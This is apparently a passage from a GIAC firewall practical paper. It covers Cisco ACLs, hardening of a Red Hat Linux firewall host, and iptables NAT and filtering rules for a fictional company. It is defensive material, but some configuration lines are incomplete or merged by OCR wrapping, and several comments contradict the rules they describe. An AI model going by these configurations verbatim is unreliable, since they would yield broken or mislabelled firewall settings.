- Explicitly permit all other traffic to pass through the router. This rule is necessary due to the implicit deny rule that the router will enforce to block all traffic that is not covered explicitly in an ACL.

```
access-list 101 permit ip any any
```

- Apply the access list inbound to the external interface, Ethernet0. The router prompt is displayed here to emphasize the change in mode required to apply the ACL.

```
giacrouter(config)# interface Ethernet0
giacrouter(config-if)# ip access-group 101 in
giacrouter(config-if)# exit
```

Inbound filter on the internal-facing interface (Ethernet1)

The numbered access list 102 will be created as specified below to build the filters to be applied to the internal-facing interface thus providing egress filtering for traffic heading out of the GIAC Enterprises network.

- First make sure no existing access list 102 exists. If it does, this command will delete it.

```
no access-list 102
```

- The first seven entries for this ACL are identical to lines in the previous ACL 101 and they are presented here without comment. This traffic must not be allowed to leave the internal network.

```
access-list 102 deny tcp any any range 135 139
access-list 102 deny udp any any range 135 139
access-list 102 deny udp any any 445
access-list 102 deny tcp any any range 6000 6255 log
access-list 102 deny udp any any 69 log
access-list 102 deny udp any any 514 log
access-list 102 deny udp any any range 161 162 log
```

- Filter outbound ICMP echo-reply (ping replies) and host unreachable packets. These responses could give away information to an attacker attempting to map the network.

```
access-list 102 deny icmp any any echo-reply log
access-list 102 deny icmp any any unreachable log
```

- Permit out any traffic using a legitimate GIAC Enterprises source IP address. This will be voluminous, so it will not be logged.

```
access-list 102 permit ip 10.0.0.16 0.0.0.15
```

- Permit NTP responses between the log server and the router for NTP. NTP requests from the router to the log server's NTP service require no rule since they are generated within the router and transit out of the Ethernet1 interface and there is no ACL applied outbound on Ethernet1 to block the traffic. Thus the only concern is allowing NTP replies to reach back to the router through the Ethernet1 inbound ACL. NTP communicates with a source and destination port of 123. The following ACL entry below is one line. The line is wrapped here for clarity.

```
access-list 102 permit udp 192.168.1.1 0.0.0.0 123 10.0.0.17
  0.0.0.0 123 log
```

- Log any packets trying to leave the GIAC Enterprises network that do not have a valid GIAC Enterprises IP address. Any such packets are spoofing an IP address from another network or are the result of a misconfiguration. The log-input option is given here to cause the MAC address of the offending system to be recorded in the log entry.

```
access-list 102 deny any log-input
```

- Apply the access list inbound to the external interface, Ethernet0. The router prompt is displayed here to emphasize the change in mode required to apply the ACL.

```
giacrouter(config)# interface Ethernet1
giacrouter(config-if)# ip access-group 102 in
giacrouter(config-if)# exit
```

3.1.8 Making the Changes Permanent

The router configuration changes described above, if entered at the router prompts, have been applied to the running configuration of the router and are in effect. However, the router maintains two copies of its configuration. The one that is actually in effect on the router is called the running-config and is located in memory. The second copy is stored in NVRAM and is called the startup-config because it is what is read at boot to configure the router. At this point, if the router were rebooted all of the changes made above would be lost.

To save the changes to NVRAM, issue the following command in privileged configuration mode (after the "enable" command).

```
giacrouter# copy running-config startup-config
```

It's a good idea to test a new configuration before committing it to NVRAM. If a major problem is found with a new running-config, the router can be rebooted to bring back the original configuration. It's also a good idea to save the current configuration to NVRAM before any changes are made to the router configuration.

3.1.9 Saving the Configuration to a File

The routers configuration can be saved to a file on a remote computer using the ftp protocol with the router being an ftp client. This procedure is fully documented here: http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/ffun_c/ffcprt2/fcf008.htm and won't be discussed further in this document.

In the GIAC Enterprises environment, the system administrators periodically connect a laptop computer running an ftp server to one of the router's four switch ports (all of

which count as the Ethernet1 interface apparently) in order to download and archive the configuration. When connected to the router, the laptop computer is assigned a valid 10.0.0.16/28 IP address.

3.2 Linux Netfilter Firewall – Outer Firewall

This section describes the configuration and rule base for the outer Linux Netfilter firewall within the GIAC Enterprises network.

Security for the Netfilter firewall system falls into three main security categories; physical security, operating system security, and Netfilter rule configuration. Physical security includes controlling access to the system hardware and protecting the hardware from physical threats like power spikes and outages, water leaks, etc. Operating system security involves taking steps to reduce the risk that the operating system on which the firewall runs could be compromised. Finally, the Netfilter firewall rules, as configured with the "iptables" command, are the meat of the firewall and actually implement the network security policy.

3.2.1 Physical Security

The physical security concerns for the firewall are essentially the same as for the Cisco router. The quote presented in section 3.1.1 applies equally to the router as to the Linux firewall system. As stated earlier, GIAC Enterprises maintains a computing facility at its home office. The home office provides passcard protected access to the facility and the firewall and other computing devices are located inside of locked racks with system administration personnel controlling the key. All of the firewall systems share a monitor/keyboard switch that switches console access between the different systems. The monitor/keyboard switch can only be accessed when the rack is unlocked.

One difference between the firewall system and the router is that the firewall is a general purpose computer and has hard drive storage and removable media devices. The system can also be booted from the removable media devices. The CEO has determined that the existing physical access controls are sufficient to control the risk of unauthorized access to the computing hardware and no further controls on the systems themselves (such as padlocking the CPU case or removing the removable media devices) are necessary.

3.2.2 Linux Operating System Security

The basis of the firewall is the Red Hat Enterprise Linux ES operating system. The Netfilter firewall is part of the operating system and no extra firewall software is required to be installed. Before the firewall can be counted on to provide security to the network, the underlying operating system must be secured to ensure that the firewall software runs in a safe and controlled environment.

There are various sources of information available on how to secure the Linux operating system, including Bastille Linux available at http://www.bastille-linux.org, the SANS Top 20 vulnerabilities available at http://www.sans.org/top20/ and the Linux Benchmark and Scoring Tool available from the Center for Internet Security at http://www.cisecurity.org/bench_linux.html.

It was decided to harden the system manually by following the guidelines given in the document "The Center for Internet Security Linux Benchmark v1.1.0 July 29, 2003" available at http://www.cisecurity.org/bench_linux.html. This document is part of the CIS Linux security benchmark.

All configuration steps were performed with the system disconnected from the network to ensure that an un-patched and unsecured system is not exposed to any hostile activity. The system was only connected to the network once the hardening was completed.

Appendix A contains the complete operating system hardening steps for reference. Here, only the steps most relevant to the firewall function will be discussed.

3.2.2.1 Initial Configuration and Updates

- The first three network interfaces were configured on the system as follows during the initial first-boot configuration.

  First Interface
  IP address: 10.0.0.18 <= The external-facing interface
  Netmask: 255.255.255.240
  Default Gateway: 10.0.0.17
  Primary nameserver: <leave blank> <= We will not allow the FW to use DNS.

  Second Interface
  IP address: 192.168.0.254 <= The DMZ-facing interface
  Netmask: 255.255.255. 0
  Default Gateway: <leave blank>
  Primary nameserver: <leave blank> <= We will not allow the FW to use DNS.

  Third Interface
  IP address: 192.168.1.254 <= The DMZ-facing interface
  Netmask: 255.255.255. 0
  Default Gateway: <leave blank>
  Primary nameserver: <leave blank> <= We will not allow the FW to use DNS.

Note that the system is not booted into the GUI mode with X-11 running. This is a good feature, especially on this extra-secure server. The GUI does not start because the default run level of this system is run level 3, which does not include the GUI desktop. The GUI desktop is enabled at run level 5. For this system, but entire Gnome desktop GUI package can be removed as it is not needed to run the firewall.

- The latest updates to all installed packages on the system were downloaded from http://www.redhat.com and applied. The patches were downloaded on a desktop computer and burned to CD since the server was not connected to the network at this point.

3.2.2.2 Harden the Operating System

Hardening steps were taken based on the guidelines in the CIS Linux Benchmark Version 1.1.0 document. Full details of the configuration are in Appendix A.

- Configure safe SSH settings. SSH will be used for management access to the firewall from the management network. Five main settings were configured in the /etc/sshd_config file.
  - X11 forwarding is disabled since it is not necessary.
  - Remote root login as root is denied.
  - Authentication via user password is disabled (keys will be used).
  - SSH protocol version 2 is set as the only acceptable version (version 1 is insecure).
  - SSH access is restricted to come only from the management.
  - Following are the corresponding /etc/ssh/sshd_config file settings.

```
X11Forwarding no
PermitRootLogin no
PasswordAuthentication no
Protocol 2
ListenAddress 192.168.1.254
```

- All xinetd services were deactivated. Xinetd services include things such as telnet, ftp, and other remote access facilities not needed on the firewall. Also, all unnecessary non-xinetd services were deactivated. The command 'chkconfig --list' lists all services running on the system. The command 'chkconfig *service* off' disables a service, where *service* is the name of the service to be disabled. A complete service listing is provided in Appendix A.
- Configure the recommended network settings in /etc/sysctl.conf. These lines were added to the end of the file. Further discussion will be provided in section 3. These settings provide increased protection from various network threats including TCP Syn flood attacks, improper ICMP redirects, and source routed packets.

```
net.ipv4.tcp_syncookies=1
net.ipv4.tcp_max_syn_backlog = 4096
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.all.accept_source_route = 0
```

```
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.secure_redirects = 0
net.ipv4.conf.default.rp_filter = 1
net.ipv4.conf.default.accept_source_route = 0
net.ipv4.conf.default.accept_redirects = 0
net.ipv4.conf.default.secure_redirects = 0
net.ipv4.ip_forward = 0
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0
```

- Restrict access to xinetd services to only the local host. No xinetd services are active, but this step provides additional defense-in-depth with little effort just in case xinetd were to become active.
    - Edit /etc/xinetd.conf and add this line to the end of the "default" block:

```
only_from      = 127.0.0.1/16
```

- Set a grub password to protect the grub boot loader. By default, the boot loader, which loads the operating system at system boot, has no password required before changes are made. These changes could subvert the boot process and allow an unauthorized person to gain access to the system. With a boot password, the system will boot normally with out the password being supplied, but if the grub boot configuration is accessed, the password will be required to proceed.
    - Add this line to /etc/grub.conf before the first uncommented line where *password* is the desired password.

```
password <password>
```

    - Execute the following commands.

```
/bin/chown root:root /etc/grub.conf
/bin/chmod 600 /etc/grub.conf
```

- Require a password for single user mode. Edit /etc/inittab and add the following line right after the line "id:3:initdefault:".

```
~~:S:wait:/sbin/sulogin
```

3.2.3 Netfilter Firewall Configuration

This section discusses the Netfilter rule configuration used to implement the GIAC Enterprises security policy summarized in table 2-1. There are three main parts to the configuration; rules to control access to the firewall operating system, rules to perform network address translation (NAT), and rules to control network traffic flowing through the firewall between the Internet and the GIAC Enterprises internal network zones.

3.2.3.1 Netfilter/Iptables Overview

The netfilter home page http://www.netfilter.org describes netfilter and iptables as follows.

> "netfilter and iptables are building blocks of a framework inside the Linux 2.4.x and 2.6.x kernel. This framework enables packet filtering, network addresss [and port] translation (NA[P]T) and other packet mangling. It is the re-designed and heavily improved successor of the previous Linux 2.2.x ipchains and Linux 2.0.x ipfwadm systems.
>
> netfilter is a set of hooks inside the Linux kernel that allows kernel modules to register callback functions with the network stack. A registered callback function is then called back for every packet that traverses the respective hook within the network stack.
>
> iptables is a generic table structure for the definition of rulesets. Each rule within an IP table consists out of a number of classifiers (iptables matches) and one connected action (iptables target).
>
> netfilter, iptables and the connection tracking as well as the NAT subsystem together build the whole framework."

Netfilter/iptables can be used to implement firewall functionality to control network traffic both for the host computer itself and for network traffic flowing through the firewall. An excellent reference to learn the basics of netfilter/iptables is "Mastering IP Tables" by David Coulson available at http://davidcoulson.net/writing/lxf/14/iptables.pdf. This is recommended reading if the reader does not have some familiarity with Netfilter/iptables. A brief overview of netfilter/iptables will be presented here.

Netfilter uses the concept of "chains" to implement firewall functionality. A chain is a rule-set, and there are four different types of chains that are part of netfilter. Note that the chain names are case sensitive and the INPUT, OUTPUT, and FORWARD chains must be in upper case.

- INPUT Chain: The input chain encompasses all inbound traffic destined to the IP address of the firewall or inbound network broadcast traffic.
- OUTPUT Chain: The output chain encompasses all outbound traffic originating on the firewall machine itself and destined to an external IP address.
- FORWARD Chain: The forward chain encompasses traffic being routed through the firewall, where neither the source nor destination IP addresses are of the firewall system itself.
- User Chains: User chains are created and named from scratch and are used to simplify rule management by allowing collections of similar rules to be grouped into separate chains. These separate chains can then be called by the forward chain for inclusion in the overall rule base while making it easier to track down

and modify specific rules. As an example, a separate user chain could be created for each of TCP, UDP, and ICMP packets to make it easier to locate a given rule for modification.

The input and output chains together provide protection to the firewall system itself, and can be used to implement a kind of personal firewall for the system. The forward chain is where a network access security policy is implemented when the system is used as a firewall between two or more networks.

Here is an overview of iptables syntax based on the iptables Linux man page and on the SANS Institute "Firewalls" book from SANS Track 2 – Firewalls, Perimeter Protection & Virtual Private Networks, http://www.sans.org.

General Syntax: iptables <*command switches*>

-P <chain> <action> = Define a chain's default policy.
-L <chain> = List chain rules. If no chain is specified, all chain rules are listed.
-N <chain> = Create a new user chain.
-X <chain> = Delete a user chain. The input, forward, and output chains cannot be deleted.
-F <chain> = Flush (delete) all chain rules in the given chain.
-Z <chain> = Reset counters for the chain's rules. Netfilter keeps track of the number of matches for each rule, which is very helpful in determining what rules are used most often.
-A <chain> = Append the given rule to the end of the given chain.
-I # <chain> = Insert the given rule just before the rule specified by "#", which is a numeric value.
-R # <chain> = Replace the rule specified by "#" with the given rule.
-D # <chain> = Delete the rule specified by "#".

Rule Parameters: The following options to the iptables command are used to specify rules.

-i = The receiving network interface. For example, eth0.
-p = The protocol to match (tcp, udp, icmp). The protocol can also be specified by number as it appears in the protocol field of the IP packet header.
-s = The source IP address of the packet, specified as address/mask.
-d = The destination IP address of the packet, specified as address/mask.
-j = Action to take when a packet matches a rule (ex. ACCEPT, DROP, REJECT, LOG).
- ACCEPT = Allow the packet to pass.
- DROP = Do not allow the packet to pass and send no notice to the sending host.
- REJECT = Do not allow the packet to pass and send a notice to the sending host. The type of notice sent can be specified with the --reject-with extension.

- LOG = Log the specified packet. Note that logging the packet as the action has no effect on allowing the packet to pass or not, rule processing continues after the log rule. Log options include:
  --log-ip-options: logs the options set in the IP header
  --log-tcp-options: logs the options set in the TCP header
  --log-tcp-sequence: logs the sequence numbers in the TCP header
  --log-prefix: specify descriptive text to be added to the log entry, up to 29 characters

-m = (Match) apply the module specified with the options specified. One use of this option will be to implement stateful filtering using the "state" module and the --state extension to specify the state. Following are valid --state options.

- NEW = A new connection that is being established. For example, a TCP packet with only the Syn flag set indicating the desire to open a new connection. The NEW parameter specifies that the connection be added to the state table so for packets to be evaluated against.
- ESTABLISHED = Packets that are part of a connection registered in the state table by the NEW extension. This would include the packets of a tcp connection flowing in both directions after the initial Syn packet.
- RELATED = Packets associated with an established connection but not part of the connection's packet flow. An example would be a router along the route of the established connection returning an ICMP host-unreachable message when a network problem arises in the middle of a connection.

Another use of -m is to call the multiport module which allows for multiple non-sequential ports to be specified on one rule line. The "-m multiport" parameter uses the --sport and --dport extensions to specify a port list of the form "port,port,port". The --port extension is used to match both source and destination ports to the same numbers at the same time.

! = The "not" operator used to specify everything except what is given.

Protocol Extensions: The following options are available when a given protocol is specified.

TCP

--sport and --dport = The source and destination port, respectively, specified in the TCP header.

--tcp-flags = The flags in the TCP header. The flags are specified in two groups, first the flags the filter is to inspect and then the flags that must be set to match (with the other flags not set).

UDP

--sport and --dport = The source and destination port, respectively, specified in the UDP header.

ICMP

--icmp-type = The type of ICMP messages as specified in the ICMP header.

Examples

- `iptables -L`

  Lists all rules for all tables.

- `iptables -P INPUT DROP`

  Sets the default policy for the INPUT chain to drop all packets that don't match any rule.

- `iptables -A INPUT -i eth0 -s 192.168.0.0/24 -j DROP`

  This command drops all traffic arriving at the firewall's eth0 network interface addressed to the firewall system and originating from any host in the 192.168.0.0/24 network. Information on how the subnet mask works can be found at http://encyclopedia.thefreedictionary.com/Variable%20length%20subnet%20mask.

- `iptables -A FORWARD -i eth0 -s 10.0.0.0/8 -d 192.168.2.0/24 -j REJECT --reject-with icmp-host-unreachable`

  This command rejects all traffic arriving from the network at the eth0 interface coming from the network 10.0.0.0/8 and destined for any host in the 192.168.2.0/24 network. The firewall will notify the sending host that the packet could not pass by returning an ICMP host unreachable message.

- `iptables -A FORWARD -p tcp -s 0/0 -d 192.168.1.5/32 --dport 80 -j ACCEPT`

  `iptables -A FORWARD -p tcp -s 192.168.1.5/32 --sport 80 -d 0/0 -j ACCEPT`

  The first command allows all traffic to pass through the firewall that arrives from any IP address and destined for the IP address 192.168.1.5 and a destination tcp port of 80. 192.168.1.5 is running a Web server. Note the use of 0/0 to represent any network and the use of the /32 subnet mask to specify a host IP address vs. a network IP address. The second rule allows replies from the Web server to transit the firewall back to the outside. The second rule will, however, allow out any traffic going from the Web server to port 80 on any system, not just those packets that are part of a connection that was previously established through the first rule.

- `iptables -A FORWARD -s 0/0 -d 192.168.1.1/32 -m multiport --dport 80,443 -j ACCEPT`

This rule allows through packets from anywhere destined to 192.168.1.1 and either of the destination ports 80 or 443.

- ```
  iptables -A FORWARD -m state --state NEW -p tcp -s 0/0 -d
  192.168.1.5/32 --dport 80 -j ACCEPT

  iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
  ```

  This example uses state to improve upon the rules in the previous example. The first rule is very similar to the one in the previous example allowing inbound traffic to reach the Web server, however this time the rule is creating a state table entry to allow all traffic associated with connections matching this rule to be identified. The second rule allows only traffic associated with established connections to pass out. The second rule would apply to any established connection, not just those created in the first rule.

- ```
  iptables -A FORWARD -s 10.1.2.3/32 -d 192.168.1.0/24 -j LOG --log-
  prefix "SUSPICIOUS HOST"
  ```

  This command causes a log entry to be made when the host 10.1.2.3 attempts to access any host on the 192.168.1.0/24 network and the log entries will be prefixed with the text "SUSPICIOUS HOST". This might be done if the host 10.1.2.3 has been seen doing suspicious things and it's desired to make all traffic from this host stand out in the logs.

Address Translation

Network Address Translation (NAT) allows the firewall to change the source or destination IP addresses of a packet. This might be done for many reasons such as allowing multiple computers on an internal network to share a single IP to reach the Internet or to provide servers with internal IP addresses a valid IP address as their packets route to the Internet. Address translation must be implemented inbound and outbound to ensure that returning packets are un-translated before the reach their destination.

Recommended reading that describes the nature of NAT is available in the NAT-HOWTO document at http://www.netfilter.org/documentation/HOWTO//NAT-HOWTO-2.html#ss2.1. A brief summary on the use of NAT with iptables will be presented here.

There are two types of NAT; source NAT and destination NAT.

- Source NAT: Source NAT changes the source IP address of a packet after it is routed but before it leaves the firewall. An example of source NAT is hiding internal IP addresses behind the IP address of the firewall (also known as masquerading).
- Destination NAT: Destination NAT changes the destination IP address of a packet as it enters the firewall but before it is routed. An example of destination

NAT would be inbound access to a server with a valid IP address for the Internet but assigned a private IP address on an internal network.

Following are two examples of NAT. The two rules presented work together to allow the host 192.168.1.1 on an internal network to access the Internet while appearing to have the IP address 10.1.1.1.

Iptables Source NAT Syntax Example

```
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.1.1 -j SNAT --to
10.1.1.1
```

- -t nat = Specifies this command will manipulate the nat table.
- -A POSTROUTING = Specifies this command will apply to packets after they are routed. "POSTROUTING" is the name of a chain that exists in Netfilter.
- -o eth0 = Specifies this rule applies to packets traveling outbound from network interface eth0.
- -s 192.168.1.1 = The source IP address to which this rule will apply.
- -j SNAT = Take the action of applying source NAT to this packet.
- --to 10.1.1.1 = Extension to the SNAT parameter specifying to change the specified source IP address to 10.1.1.1 before the packet leaves the firewall.

Iptables Destination NAT Syntax Example

```
iptables -t nat -A PREROUTING -i eth0 -d 10.1.1.1 -j DNAT --to
192.168.1.1
```

- -t nat = Specifies this command will manipulate the nat table.
- -A PREROUTING = Specifies this command will apply to packets before they are routed. "PREROUTING" is the name of a chain that exists in Netfilter.
- -i eth0 = Specifies this rule applies to packets traveling inbound to network interface eth0.
- -d 10.1.1.1 = The destination IP address to which this rule will apply.
- -j DNAT = Take the action of applying destination NAT to this packet.
- --to 10.1.1.1 = Extension to the DNAT parameter specifying to change the specified destionation IP address to 192.168.1.1 before the packet is routed and sent to its destination.

3.2.3.2 NAT Configuration

The design team chose to use NAT not because NAT offers increased security, but as a solution to the use of a firewall and outer router within the limited valid IP address space available. Referencing Figure 3-1, the network layout shows the ISP's router

connecting to the Cisco 831 router, which in turn feeds the outer firewall. The outer firewall must in turn feed the External DMZ and management networks. Each network interface on each device must be assigned a different network address in order for routing to work properly. The only hosts requiring the "real" IP addresses in the 10.0.0.16/28 range are the hosts in the External DMZ and the appropriate interfaces on the outer firewall and router.




Figure 3-1: Boundary Detail

Normally, the valid address range could be subnetted, with one subnet used for the network between the router and outer firewall, and another subnet for the External DMZ network and any other internal networks. The outer firewall would service as the router for these networks. However, in this case there are only 14 valid IP addresses and subnetting this would waste the limited IP addresses. Perhaps some routing games could be played by using a private network address between the router and outer firewall and massaging the routes to pass the 10.0.0.16/28 network through this, with the External DMZ systems having 10.0.0.16/28 network addresses directly assigned to them. This, however, begins to become a bit too convoluted for this simple network.

Implementing NAT on the firewall simplifies things by making all of the valid IP addresses appear to the router to live directly off of its 10.0.0.17 interface, with the firewall answering on behalf of those IP addresses, translating the IP addresses to and from the internal 192.168.0.0/24 network, and routing the packets between the two networks.

The following NAT rules will translate each of the External DMZ system's private IP addresses into legal addresses to be routed over the Internet. On the firewall, the interface eth0 connects to the router, eth1 connects to the External DMZ, and eth2 connects to the management network and inner router. The first four rules are for SNAT, and the final four are for the corresponding DNAT. The lines beginning with "#" are comments that can be left in when these lines are included in a script or configuration file. These rules are entered into the file /etc/giac_fw_rules.sh, which will serve as the master rules file. More details of managing the rules will be discussed later.

```
# Source NAT for External DMZ systems accessing the Internet.
# Traffic from the External DMZ heading to the Internet out of eth0 has its
# source IP addressed changed to the corresponding private one.
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.19 -j SNAT --to 10.0.0.19
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.20 -j SNAT --to 10.0.0.20
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.21 -j SNAT --to 10.0.0.21
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.22 -j SNAT --to 10.0.0.22

# Destination NAT for External DMZ systems accessing the Internet.
# Traffic from the Internet heading to the External DMZ in to eth0 has its
# destination IP addressed changed to the corresponding private one.
iptables -t nat -A PREROUTING -i eth0 -d 10.0.0.19 -j DNAT --to 192.168.0.19
iptables -t nat -A PREROUTING -i eth0 -d 10.0.0.20 -j DNAT --to 192.168.0.20
iptables -t nat -A PREROUTING -i eth0 -d 10.0.0.21 -j DNAT --to 192.168.0.21
iptables -t nat -A PREROUTING -i eth0 -d 10.0.0.22 -j DNAT --to 192.168.0.22
```

In addition to the rules above, there are two more steps that need to be done before the NAT configuration will work.

The first step is to configure the firewall's eth0 interface to answer for the translated IP addresses. The Cisco router thinks all of the DMZ hosts are directly connected to the router's internal interface and the router will ARP directly for these systems. Unless the outer firewall is told to answer on behalf of these IP addresses, there will be no response to the router's ARP requests and no traffic will flow inbound to the External DMZ from the Internet. The fix will be to use IP aliasing to alias the External DMZ systems' legal IP addresses to the firewall's external interface. This will make the firewall treat these IP addresses as its own and respond to the ARPs from the Cisco router for the External DMZ systems' IP addresses.

- Each aliased IP address for eth0 will be created as a virtual interface as defined by a file in /etc/sysconfig/network-scripts. File names that specify interface configurations are named ifcfg-ethX:Y, where X is the number of the interface

and Y is the number of the virtual interface with the aliased IP address, starting at 0 and working up.

- During boot, the /etc/init.d/network script uses the scripts in the network-scripts directory to configure the network interfaces.
- Following are the file names and contents needed for the aliased IP addresses on the eth0 interface. Each virtual interface's IP address corresponds to one of the address-translated servers.

/etc/sysconfig/network-scripts/ifcfg-eth0:0

```
MTU=""
NETMASK=255.255.255.240
BOOTPROTO=none
ONPARENT=yes
BROADCAST=10.0.0.31
IPADDR=10.0.0.19
NETWORK=10.0.0.16
ONBOOT=yes
DEVICE=eth0:0
```

/etc/sysconfig/network-scripts/ifcfg-eth0:1

```
MTU=""
NETMASK=255.255.255.240
BOOTPROTO=none
ONPARENT=yes
BROADCAST=10.0.0.31
IPADDR=10.0.0.20
NETWORK=10.0.0.16
ONBOOT=yes
DEVICE=eth0:1
```

/etc/sysconfig/network-scripts/ifcfg-eth0:2

```
MTU=""
NETMASK=255.255.255.240
BOOTPROTO=none
ONPARENT=yes
BROADCAST=10.0.0.31
IPADDR=10.0.0.21
NETWORK=10.0.0.16
ONBOOT=yes
DEVICE=eth0:2
```

/etc/sysconfig/network-scripts/ifcfg-eth0:3

```
MTU=""
NETMASK=255.255.255.240
BOOTPROTO=none
ONPARENT=yes
BROADCAST=10.0.0.31
IPADDR=10.0.0.22
NETWORK=10.0.0.16
ONBOOT=yes
DEVICE=eth0:3
```

The second step is to add a default gateway pointing to the Cisco router so the firewall can find the Internet. For more explanation, please reference http://www.akadia.com/services/redhat_static_routes.html.

- Edit the file /etc/sysconfig/network.
- Add the following lines to define the default gateway, or if an existing line exists for the parameter, modify it to match the following. The HOSTNAME parameter should already be defined based on what the system was named during configuration. More information on the /etc/sysconfig/network file can be found at http://www.redhat.com/docs/manuals/enterprise/RHEL-3-Manual/ref-guide/ch-sysconfig.html#S2-SYSCONFIG-NETWORK.

```
NETWORKING=yes
HOSTNAME="giacouterfw.giace.org"
GATEWAY="10.0.0.17"
GATEWAYDEV="eth0"
```

- Edit the file /etc/sysctl.conf and make the net.ipv4.ip_forward line read as follows. Setting this value to "1" turns on IP forwarding, which is required for routing to work and packets to pass through the system.

```
net.ipv4.ip_forward = 1
```

- When the system is rebooted the changes will take effect.

3.2.3.3 Firewall Rules

This section gives the rules necessary to configure the GIAC Enterprises outer firewall based on the network security policy summarized in table 2-1. Two good references for Netfilter rule configuration are available at these URLs:

http://www.experts-exchange.com/Networking/Linux_Networking/Q_20861197.html
http://www.siliconvalleyccie.com/linux-hn/iptables-intro.htm

The rules are assembled into a script which allows the firewall to be configured by simply executing the script. The script file also serves as the baseline configuration for the firewall and descriptive comments are provided in the script. The script file will be named "giac_fw_rules.sh" and will be placed in the /etc directory on the firewall and stored on CDROM as a backup. The script will be owned by the root user and be in the root group. The permissions on the file will allow read-only access to root and no access to other users. When updates need to be performed to the file, the permissions will be changed by the root user to allow write permission and then changed back to read-only for the root user. The preservation of the firewall rules through reboot will be presented later.

```
#!/bin/sh

# 6/20/2004 09:00
# As changes are made to this file, add a brief description here and
```

```
# include the date and time of the change.

# Firewall rules file for GIAC Enterprises outer firewall implementing
# GIAC Enterprises security policy.


# Note the lines that wrap, they are really one long line.  The "\" at the end of
# the line indicates continuation.

# As mentioned above, the INPUT and OUTPUT chains control network traffic
# destined to and originating from the firewall host itself.  Here the INPUT
# and OUTPUT chains are configured to protect the firewall host itself.

# First the chains are purged of any existing rules so new rules can be added
# to a clean chain.  Then the default policy is set to DROP for both
# interfaces, meaning that if a packet matches an explicitly defined rule, it
# will be dropped.  These rules apply to all interfaces since no interface is
# specified.


# Clear out any existing rules in the INPUT, FORWARD and OUTPUT chains and set the
# default policy for both chains to DROP.
iptables -F INPUT
iptables -F FORWARD
iptables -F OUTPUT
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP

#----------
# NAT RULES
#----------
# Source NAT for External DMZ systems accessing the Internet.
# Traffic from the External DMZ heading to the Internet out of eth0 has its
# source IP addressed changed to the corresponding private one.
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.19 -j SNAT --to 10.0.0.19
iptables -t nat -A POSTROUTING -o eth0 -s 192.168.0.20 -j SNAT --to 10.0.0.20 iptables
-t nat -A POSTROUTING -o eth0 -s 192.168.0.21 -j SNAT --to 10.0.0.21 iptables -t nat -
A POSTROUTING -o eth0 -s 192.168.0.22 -j SNAT --to 10.0.0.22

# Destination NAT for External DMZ systems accessing the Internet.
# Traffic from the Internet heading to the External DMZ in to eth0 has its
# destination IP addressed changed to the corresponding private one.
iptables -t nat -A PREROUTING -i eth0 -d 10.0.0.19 -j DNAT --to 192.168.0.19
iptables -t nat -A PREROUTING -i eth0 -d 10.0.0.20 -j DNAT --to 192.168.0.20
iptables -t nat -A PREROUTING -i eth0 -d 10.0.0.21 -j DNAT --to 192.168.0.21 iptables
-t nat -A PREROUTING -i eth0 -d 10.0.0.22 -j DNAT --to 192.168.0.22
#--------------
# END NAT RULES
#--------------

# Allow loopback traffic to flow.  If this rule isn't added, Netfilter may
# interfere with X-Windows or other applications that open network sockets.
# The loopback interface is internal to the system and is used when applications
# need to open network connections that only the local system must access.
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT


#--------------------
# ANTI-SPOOFING RULES
#--------------------
# First create a user chain which logs and drops traffic.  This chain will then be
# called as the action for the anti-spoofing rules below.  This saves lines in the
# rule base.  These rules must come first so spoofed packets have no chance of
```

```
# matching any rules which would permit them to pass.

iptables -N SpoofDrop
iptables -A SpoofDrop -j LOG --log-prefix "SPOOFING"
iptables -A SpoofDrop -j DROP

# Block and log all traffic inbound from the Internet having a source address of
# any internal network, either the valid IP addresses or the internal addressing.
# Separate rules account for traffic destined to flow through the firewall and
# traffic addressed to the firewall's external interface.
iptables -A FORWARD -i eth0 -s 10.0.0.16/28 -d 0/0 -j SpoofDrop
